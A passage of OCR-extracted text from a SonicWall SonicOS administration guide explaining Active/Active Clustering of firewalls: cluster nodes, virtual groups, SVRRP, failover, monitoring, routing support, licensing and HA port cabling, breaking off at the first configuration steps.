
- The cluster provides redundant Cluster Nodes, each of which can handle the traffic flows of any other Cluster Node, if a failure occurs.
- The Cluster Node consists of a Stateful HA pair, in which the Secondary firewall can assume the duties of the Primary unit in case of failure.
- Port redundancy, in which an unused port is assigned as a secondary to another port, provides protection at the interface level without requiring failover to another firewall or node.
- Active/Active DPI can be enabled, providing increased throughput within each Cluster Node.

Topics:

Example: Active/Active Clustering – Four-Unit Deployment

Active/Active four-unit cluster shows a four-unit cluster. Each Cluster Node contains one HA pair. The designated HA ports of all four firewalls are connected to a Layer 2 switch. These ports are used for Cluster Node management and monitoring state messages sent over SVRRP, and for configuration synchronization. The two units in each HA pair are also connected to each other using another interface (shown as the X*n* interface). This is the Active/Active DPI Interface necessary for Active/Active DPI. With Active/Active DPI enabled, certain packets are offloaded to the standby unit of the HA pair for DPI processing.

Active/Active four-unit cluster




For more information about physically connecting redundant ports and redundant switches, see the *Active/Active Clustering Full Mesh Deployment Technote*.

Example: Active/Active Clustering – Two-Unit Deployment

Active/Active two-unit cluster shows a two-unit cluster. In a two-unit cluster, HA pairs are not used. Instead, each Cluster Node contains a single firewall. The designated HA ports on the two firewalls are connected directly to each other using a cross-over cable. The SonicWall Virtual Router Redundancy Protocol (SVRRP) uses this HA port connection to send Cluster Node management and monitoring state messages. SVRRP management messages are initiated on the Master Node, and monitoring information is communicated from every firewall in the cluster. The HA port connection is also used for configuration synchronization between Cluster Nodes.

Active/Active two-unit cluster



Benefits of Active/Active Clustering

The benefits of Active/Active Clustering include the following:

- All the firewalls in the cluster are utilized to derive maximum throughput
- Can run in conjunction with Active/Active DPI to perform concurrent processing of IPS, GAV, Anti-Spyware, and App Rules services, which are the most processor intensive, on the standby firewall in each HA pair while the active firewall performs other processing
- Load sharing is supported by allowing the assignment of particular traffic flows to each node in the cluster
- All nodes in the cluster provide redundancy for the other nodes, handling traffic as needed if other nodes go down
- Interface redundancy provides secondary for traffic flow without requiring failover
- Both Full Mesh and non-Full Mesh deployments are supported

How Does Active/Active Clustering Work?

There are several important concepts that are introduced for Active/Active Clustering.

Topics:

About Cluster Nodes

An Active/Active Cluster is formed by a collection of Cluster Nodes. A Cluster Node can consist of a Stateful HA pair, a Stateless HA pair or a single standalone unit. Dynamic state synchronization is only available in a Cluster Node if it is a Stateful HA pair. The traditional SonicWall High Availability protocol or Stateful HA protocol is used for communication within the Cluster Node, between the units in the HA pair.

When a Cluster Node is a Stateful HA pair, Active/Active DPI can be enabled within the Cluster Node for higher performance.

About the Cluster

All firewalls in the Cluster must be of same product model and be running the same firmware version.

Within the cluster, all firewalls are connected and communicating with each other; see Active/Active two-node cluster. For communication between Cluster Nodes, a new protocol, called SonicWall Virtual Router Redundancy Protocol (SVRRP), is used. Cluster Node management and monitoring state messages are sent using SVRRP.


All Cluster Nodes share the same configuration, which is synchronized by the Master Node. The Master Node is also responsible for synchronizing firmware to the other nodes in the cluster. The HA port connection is used to synchronize configuration and firmware updates.

Dynamic state is not synchronized across Cluster Nodes, but only within a Cluster Node. When a Cluster Node contains an HA pair, Stateful HA can be enabled within that Cluster Node, with the advantages of dynamic state synchronization and stateful failover as needed. In the event of the failure of an entire Cluster Node, the failover will be stateless. This means that pre-existing network connections must be rebuilt. For example, Telnet and FTP sessions must be re-established and VPN tunnels must be renegotiated.

About Failover on page 1626 provides more information about how failover works.

The maximum number of Cluster Nodes in a cluster is currently limited to four. If each Cluster Node is an HA pair, the cluster includes eight firewalls.

Active/Active two-node cluster



Actions Allowed Within the Cluster

The types of administrative actions that are allowed differ based on the state of the firewall in the cluster. All actions are allowed for admin users with appropriate privileges on the active firewall of the Master Node, including all configuration actions. A subset of actions are allowed on the active firewall of Non-Master nodes, and even fewer actions are allowed on firewalls in the standby state. Administrative actions allowed lists the allowed actions for active firewalls of Non-Master nodes and standby firewalls in the cluster.

Administrative actions allowed

Administrative Action	Active Non-Master	Standby
Read-only actions	Allowed	Allowed
Registration on MySonicWall	Allowed	Allowed
License Synchronization with SonicWall License Manager	Allowed	Allowed
Diagnostic tools in **System > Diagnostics**	Allowed	Allowed
Packet capture	Allowed	Allowed
HA Synchronize Settings (syncs settings to the HA peer within the node)	Not Allowed	Not allowed
HA Synchronize Firmware (syncs firmware to the HA peer within the node)	Allowed	Not allowed

Administrative actions allowed

Administrative Action	Active Non-Master	Standby
Administrative logout of users	Allowed	Not allowed
Authentication tests (such as test LDAP, test RADIUS, test Authentication Agent)	Allowed	Not allowed

About Virtual Groups

Active/Active Clustering also supports the concept of Virtual Groups. Currently, a maximum of four Virtual Groups are supported.

A Virtual Group is a collection of virtual IP addresses for all the configured interfaces in the cluster configuration (unused/unassigned interfaces do not have virtual IP addresses). When Active/Active Clustering is enabled for the first time, the configured IP addresses for the interfaces on that firewall are converted to virtual IP addresses for Virtual Group 1. Thus, Virtual Group 1 includes virtual IP addresses for X0, X1, and any other interfaces that are configured and assigned to a zone.

A Virtual Group can also be thought of as a logical group of traffic flows within a failover context, in that the logical group of traffic flows can failover from one node to another depending upon the fault conditions encountered. Each Virtual Group has one Cluster Node acting as the owner and one or more Cluster Nodes acting as standby. A Virtual Group is only owned by one Cluster Node at a time, and that node becomes the owner of all the virtual IP addresses associated with that Virtual Group. The owner of Virtual Group 1 is designated as the Master Node, and is responsible for synchronizing configuration and firmware to the other nodes in the cluster. If the owner node for a Virtual Group encounters a fault condition, one of the standby nodes will become the owner.

As part of the configuration for Active/Active Clustering, the serial numbers of other firewalls in the cluster are entered into the SonicOS management interface, and a ranking number for the standby order is assigned to each. When the Active/Active Clustering configuration is applied, up to three additional Virtual Groups are created, corresponding to the additional Cluster Nodes added, but virtual IP addresses are not created for these Virtual Groups. You need to configure these virtual IP addresses on the **Network > Interfaces** page.

There are two factors in determining Virtual Group ownership (which Cluster Node owns which Virtual Group):

- **Rank of the Cluster Node** – The rank is configured in the SonicOS management interface to specify the priority of each node for taking over the ownership of a Virtual Group.
- **Virtual Group Link Weight of the Cluster Nodes** – This is the number of interfaces in the Virtual Group that are up and have a configured virtual IP address.

When more than two Cluster Nodes are configured in a cluster, these factors determine the Cluster Node that is best able to take ownership of the Virtual Group. In a cluster with two Cluster Nodes, one of which has a fault, naturally the other will take ownership.

SVRRP is used to communicate Virtual Group link status and ownership status to all Cluster Nodes in the cluster.

The owner of Virtual Group 1 is designated as the Master Node. Configuration changes and firmware updates are only allowed on the Master Node, which uses SVRRP to synchronize the configuration and firmware to all the nodes in the cluster. On a particular interface, virtual IP addresses for Virtual Group 1 must be configured before other Virtual Groups can be configured.

Load Sharing and Multiple Gateway Support

The traffic for the Virtual Group is processed only by the owner node. A packet arriving on a Virtual Group will leave the firewall on the same Virtual Group. In a typical configuration, each Cluster Node owns a Virtual Group, and therefore processes traffic corresponding to one Virtual Group.

This Virtual Group functionality supports a multiple gateway model with redundancy. In a deployment with two Cluster Nodes, the X0 Virtual Group 1 IP address can be one gateway and the X0 Virtual Group 2 IP address can be another gateway. It is up to the network administrator to determine how the traffic is allocated to each gateway. For example, you could use a smart DHCP server which distributes the gateway allocation to the PCs on the directly connected client network, or you could use policy based routes on a downstream router.

When Active/Active Clustering is enabled, the SonicOS internal DHCP server is turned off and cannot be enabled. Networks needing a DHCP server can use an external DHCP server which is aware of the multiple gateways, so that the gateway allocation can be distributed.

NOTE: When Active/Active Clustering is enabled, the SonicOS internal DHCP server is turned off.

Effect on Related Configuration Pages

When Active/Active Clustering is initially enabled, the existing IP addresses for all configured interfaces are automatically converted to virtual IP addresses for Virtual Group 1. When Virtual Group 1 or any Virtual Group is created, default interface objects are created for virtual IP addresses with appropriate names, such as “Virtual Group 1” or “Virtual Group 2”. The same interface can have multiple virtual IP addresses, one for each Virtual Group that is configured. You can view these virtual IP addresses in the **Network > Interfaces** page.

NOTE: All Cluster Nodes in the Active/Active cluster share the same configuration

A virtual MAC address is associated with each virtual IP address on an interface and is generated automatically by Sonic OS. The virtual MAC address is created in the format 00-17-c5-6a-XX-YY, where XX is the interface number such as “03” for port X3, and YY is the internal group number such as “00” for Virtual Group 1, or “01” for Virtual Group 2.

NOTE: The Active/Active virtual MAC address is different from the High Availability virtual MAC address. The High Availability virtual MAC address functionality is not supported when Active/Active Clustering is enabled.

NAT policies are automatically created for the affected interface objects of each Virtual Group. These NAT policies extend existing NAT policies for particular interfaces to the corresponding virtual interfaces. You can view these NAT policies in the **Network > NAT Policies** page. Additional NAT policies can be configured as needed and can be made specific to a Virtual Group if desired.

After Active/Active Clustering is enabled, you must select the Virtual Group number during configuration when adding a VPN policy.

About SVRRP

For communication between Cluster Nodes in an Active/Active cluster, a new protocol called SonicWall Virtual Router Redundancy Protocol (SVRRP) is used. Cluster Node management and monitoring state messages are sent using SVRRP over the Active/Active Cluster links.

SVRRP is also used to synchronize configuration changes, firmware updates, and signature updates from the Master Node to all nodes in the cluster. In each Cluster Node, only the active unit processes the SVRRP messages.

In the case of failure of the Active/Active Cluster links, SVRRP heartbeat messages are sent on the X0 interface. However, while the Active/Active Cluster links are down, configuration is not synchronized. Firmware or signature updates, changes to policies, and other configuration changes cannot be synchronized to other Cluster Nodes until the Active/Active Cluster links are fixed.

About Failover

There are two types of failover that can occur when Active/Active Clustering is enabled:

- **High Availability failover** – Within an HA pair, the Secondary unit takes over for the Primary. If Stateful HA is enabled for the pair, the failover occurs without interruption to network connections.
- **Active/Active failover** – If all the units in the owner node for a Virtual Group encounter a fault condition, then the standby node for the Virtual Group takes over the Virtual Group ownership. Active/Active failover transfers ownership of a Virtual Group from one Cluster Node to another. The Cluster Node that becomes the Virtual Group owner also becomes the owner of all the virtual IP addresses associated with the Virtual Group and starts using the corresponding virtual MAC addresses.

  Active/Active failover is stateless, meaning that network connections are reset and VPN tunnels must be renegotiated. Layer 2 broadcasts inform the network devices of the change in topology as the Cluster Node which is the new owner of a Virtual Group generates ARP requests with the virtual MACs for the newly owned virtual IP addresses. This greatly simplifies the failover process as only the connected switches need to update their learning tables. All other network devices continue to use the same virtual MAC addresses and do not need to update their ARP tables, because the mapping between the virtual IP addresses and virtual MAC addresses is not broken.

When both High Availability failover and Active/Active failover are possible, HA failover is given precedence over Active/Active failover for the following reasons:

- HA failover can be stateful, whereas Active/Active failover is stateless.
- The standby firewall in an HA pair is lightly loaded and has resources available for taking over the necessary processing, although it may already be handling DPI traffic if Active/Active DPI is enabled. The alternative Cluster Node might already be processing traffic comparable in amount to the failed unit, and could become overloaded after failover.

Active/Active failover always operates in Active/Active preempt mode. Preempt mode means that, after failover between two Cluster Nodes, the original owner node for the Virtual Group will seize the active role from the standby node after the owner node has been restored to a verified operational state. The original owner has a higher priority for a Virtual Group due to its higher ranking if all virtual IP interfaces are up and the link weight is the same between the two Cluster Nodes.

About DPI with Active/Active Clustering

Active/Active DPI can be used along with Active/Active Clustering. When Active/Active DPI is enabled, it utilizes the standby firewall in the HA pair for DPI processing.

For increased performance in an Active/Active cluster, enabling Active/Active DPI is recommended, as it utilizes the standby firewall in the HA pair for Deep Packet Inspection (DPI) processing.

About High Availability Monitoring with Active/Clustering

When Active/Active Clustering is enabled, HA monitoring configuration is supported for the HA pair in each Cluster Node. The HA monitoring features are consistent with previous versions. HA monitoring can be configured for both physical/link monitoring and logical/probe monitoring. After logging into the Master Node, monitoring configuration needs to be added on a per Node basis from the **High Availability > Monitoring** page.

NOTE: The **High Availability > Monitoring** page applies only to the HA pair that you are logged into, not to the entire cluster.

Physical interface monitoring enables link detection for the monitored interfaces. The link is sensed at the physical layer to determine link viability.

When physical interface monitoring is enabled, with or without logical monitoring enabled, HA failover takes precedence over Active/Active failover. If a link fails or a port is disconnected on the active unit, the standby unit in the HA pair will become active.

NOTE: For interfaces with configured virtual IP addresses, Active/Active physical monitoring is implicit and is used to calculate the Virtual Group Link Weight. Physical monitoring cannot be disabled for these interfaces. This is different from HA monitoring.

Logical monitoring involves configuring SonicOS to monitor a reliable device on one or more of the connected networks. Failure to periodically communicate with the device by the active unit in the HA pair will trigger a failover to the standby unit. If neither unit in the HA pair can connect to the device, the problem is assumed to be with the device and no failover will occur.

If both physical monitoring and logical monitoring are disabled, Active/Active failover will occur on link failure or port disconnect.

The Primary and Secondary IP addresses configured on the **High Availability > Monitoring** page can be configured on LAN or WAN interfaces, and are used for multiple purposes:

- As independent management addresses for each unit, regardless of the Active or Standby status of the unit (supported on all physical interfaces)
- To allow synchronization of licenses between the standby unit and the SonicWall licensing server
- As the source IP addresses for the probe pings sent out during logical monitoring

Configuring monitoring IP addresses for both units in the HA pair allows you to log in to each unit independently for management purposes. Note that non-management traffic is ignored if it is sent to one of the monitoring IP addresses. The Primary and Secondary firewall's unique LAN IP addresses cannot act as an active gateway; all systems connected to the internal LAN need to use a virtual LAN IP address as their gateway.

NOTE: When HA Monitoring/Management IP addresses are configured only on WAN interfaces, they need to be configured on all the WAN interfaces for which a Virtual IP address has been configured.

The management IP address of the Secondary unit is used to allow license synchronization with the SonicWall licensing server, which handles licensing on a per-firewall basis (not per-HA pair). Even if the standby unit was already registered on MySonicWall before creating the HA association, you must use the link on the **System > Licenses** page to connect to the SonicWall server while accessing the Secondary firewall through its management IP address. This allows synchronization of licenses (such as the Active/Active Clustering or the Stateful HA license) between the standby unit and the SonicWall licensing server.

When using logical monitoring, the HA pair will ping the specified Logical Probe IP address target from the Primary as well as from the Secondary SonicWall. The IP address set in the Primary IP Address or Secondary IP Address field is used as the source IP address for the ping. If both units can successfully ping the target, no failover occurs. If both cannot successfully ping the target, no failover occurs, as the SonicWalls will assume that the problem is with the target, and not the SonicWalls. But, if one SonicWall can ping the target but the other SonicWall cannot, the HA pair will failover to the SonicWall that can ping the target.

The configuration tasks on the High Availability > Monitoring page are performed on the Primary unit and then are automatically synchronized to the Secondary.

Features Supported with Active/Active Clustering

Topics:

Caveats

When Active/Active Clustering is enabled, only static IP addresses can be used on the WAN.

The following features are not supported when Active/Active Clustering is enabled:

- DHCP Server
- L3 Transparent Mode
- L2 Bridging / L2 Transparent Mode
- Dynamic DNS
- Wire Mode

The following features are only supported on Virtual Group 1:

- SonicWall GVC
- SonicOS SSL VPN
- IP Helper

Backward Compatibility

The Active/Active Clustering feature is not backward compatible. When upgrading to SonicOS from a previous release that did not support Active/Active Clustering, it is highly recommended that you disable High Availability before exporting the preferences from an HA pair running a previous version of SonicOS. The preferences can then be imported without potential conflicts after upgrading.

SonicPoint Compatibility

There are two points to consider when using SonicWall SonicPoints together with Active/Active Clustering:

- SonicPoints only communicate with the Master node for downloading firmware and other aspects of operation.
- SonicPoints need access to an independent DCHP server. SonicPoints require a DHCP server to provide IP addresses to wireless clients, but the embedded SonicOS DHCP server is automatically disabled when Active/Active Clustering is enabled.

WAN Load Balancing Compatibility

When WAN Load Balancing (WLB) is enabled in an Active/Active Cluster, the same WLB interface configuration is used for all nodes in the cluster.

A WAN interface failure can trigger either a WLB failover, an HA pair failover, or an Active/Active failover to another Cluster Node, depending on the following:

- WAN goes down logically due to WLB probe failure – WLB failover
- Physical WAN goes down while Physical Monitoring is enabled – HA pair failover

- Physical WAN goes down while Physical Monitoring is not enabled – Active/Active failover

Routing Topology and Protocol Compatibility

This section describes the current limitations and special requirements for Active/Active Clustering configurations with regard to routing topology and routing protocols.

Layer-2 Bridge Support

Layer-2 Bridged interfaces are not supported in a cluster configuration.

OSPF Support

OSPF is supported with Active/Active Clustering. When enabled, OSPF runs on the OSPF-enabled interfaces of each active Cluster Node. From a routing perspective, all Cluster Nodes appear as parallel routers, each with the virtual IP address of the Cluster Node's interface. In general, any network advertised by one node is advertised by all other nodes.

The OSPF router-ID of each Cluster Node must be unique and is derived from the router-ID configured on the Master node as follows:

- If the user enters **0** or **0.0.0.0** for the router-ID in the OSPF configuration, each node's router-ID is assigned the node's X0 virtual IP address.
- If the user enters any value other than **0** or **0.0.0.0** for the router-ID, each node is assigned a router-ID with consecutive values incremented by one for each node. For example, in a 4-node cluster, if the router-ID `10.0.0.1` was configured on the Master node, the router-ID's assigned would be:
  - Node 1: `10.0.0.1`
  - Node 2: `10.0.0.2`
  - Node 3: `10.0.0.3`
  - Node 4: `10.0.0.4`

RIP Support

RIP is supported, and like OSPF, runs on the RIP-enabled interfaces of each Cluster Node. From a routing perspective, all Cluster Nodes appear as parallel routers with the virtual IP address of the Cluster Node's interface. In general, any network advertised by one node is advertised by all other nodes.

BGP Support

BGP is supported in clusters, and also appears as parallel BGP routers using the virtual IP address of the Cluster Node's interface. As with OSPF and RIP, configuration changes made on the Master node are applied to all other Cluster Nodes. In the case of BGP, where configuration may only be applied through the CLI, the configuration is distributed when the running configuration is saved with the **`write file`** CLI command (see the *SonicOS 6.2 CLI Reference Guide*).

Asymmetric Routing In Cluster Configurations

SonicOS 6.2.4.0 introduces support for asymmetric routing for traffic flows across different layer 2 bridged pair interfaces on the firewall or when it flows across different firewalls in a high availability cluster.

Active/Active Clustering Prerequisites

NOTE: In addition to the requirements described in this section, ensure that you have completed the prerequisites described in Active/Standby and Active/Active DPI Prerequisites on page 1612.

For Active/Active Clustering, additional physical connections are required:

- **Active/Active Cluster Link**—Each Active/Active cluster link must be at least a 100MB interface, but a 1GB interface is preferred.

Active/Active Clustering configuration can include configuring Virtual Group IDs and redundant ports. Procedures are provided in this section for both of these tasks within the High Availability > Settings on page 1658.

Topics:

Licensing Requirements for Active/Active Clustering

Active/Active Clustering licenses included with the purchase of a SonicWall firewall are shown in Licensing requirements for A/A Clustering. Some platforms require additional licensing to use the Active/Active Clustering features. SonicOS Expanded licenses can be purchased on MySonicWall or from a SonicWall reseller.

NOTE: Active/Active Clustering licenses must be activated on each firewall, either by registering the unit on MySonicWall from the SonicOS management interface, or by applying the license keyset to each unit if Internet access is not available.

Licensing requirements for A/A Clustering

Platform	SonicOS version [a]		
	6.2.6	6.2.7	6.2.9
SM 9800	N/A	Included [b]	
SM 9600	Included		
SM 9400	Included		
SM 9200	Included		
NSA 6600	Expanded license		
NSA 5600	Expanded license		
NSA 4600	N/A		Expanded license
NSA 3600	N/A		Expanded license
NSA 2600	N/A		
TZ600	N/A		
TZ500/TZ500 W	N/A		
TZ400/TZ400 W	N/A		
TZ300/TZ300 W	N/A		
SOHO W	N/A		

a. N/A = not applicable; Included = included with base license

b. Starting with SonicOS 6.2.7.7

You can view system licenses on the **System > Licenses** page. This page also provides a way to log into MySonicWall. For information about licensing, see Registering and Associating Firewalls on MySonicWall on page 1614.

When the firewalls in the Active/Active cluster have Internet access, each firewall in the cluster must be individually registered from the SonicOS management interface while you are logged into the individual management IP address of each firewall. This allows the Secondary units to synchronize with the SonicWall licensing server and share licenses with the associated Primary firewalls in each HA pair.

Connecting the HA Ports for Active/Active Clustering

For Active/Active Clustering, you must physically connect the designated HA ports of all units in the Active/Active cluster to the same Layer 2 network.

SonicWall recommends connecting all designated HA ports to the same Layer 2 switch. You can use a dedicated switch or simply use some ports on an existing switch in your internal network. All of these switch ports must be configured to allow Layer 2 traffic to flow freely amongst them.

In the case of a two-unit Active/Active cluster deployment, where the two Cluster Nodes each have only a single firewall, you can connect the HA ports directly to each other using a cross-over cable. No switch is necessary in this case.

The SonicWall Virtual Router Redundancy Protocol (SVRRP) uses this HA port connection to send Cluster Node management and monitoring state messages. SVRRP management messages are initiated on the Master Node, and monitoring information is communicated from every firewall in the cluster.

The HA port connection is also used to synchronize configuration from the Master Node to the other Cluster Nodes in the deployment. This includes firmware or signature upgrades, policies for VPN and NAT, and other configuration.

Connecting Redundant Port Interfaces

You can assign an unused physical interface as a redundant port to a configured physical interface called the “primary interface”. On each Cluster Node, each primary and redundant port pair must be physically connected to the same switch, or preferably, to redundant switches in the network.

NOTE: Because all Cluster Nodes share the same configuration, each node must have the same redundant ports configured and connected to the same switch(es).

To use Active/Active Clustering, you must register all SonicWall firewalls in the cluster on MySonicWall. The two firewalls in *each* HA pair must also be associated as HA Primary and HA Secondary on MySonicWall. That is, associate the two firewalls in the HA pair for Cluster Node 1, then associate the firewalls in the HA pair for Cluster Node 2, and so on for any other Cluster Nodes.

Configuring Active/Active Clustering

Topics:


Configuring Active/Active Clustering High Availability

Active/Active Clustering High Availability allows for the configuration of up to four HA cluster nodes for failover and load sharing. Each node can contain either a single firewall or an HA pair.

To configure Active/Active Clustering High Availability:

1 Login to the Primary unit of the Master Cluster Node.

2 Navigate to the **High Availability > Settings** page.

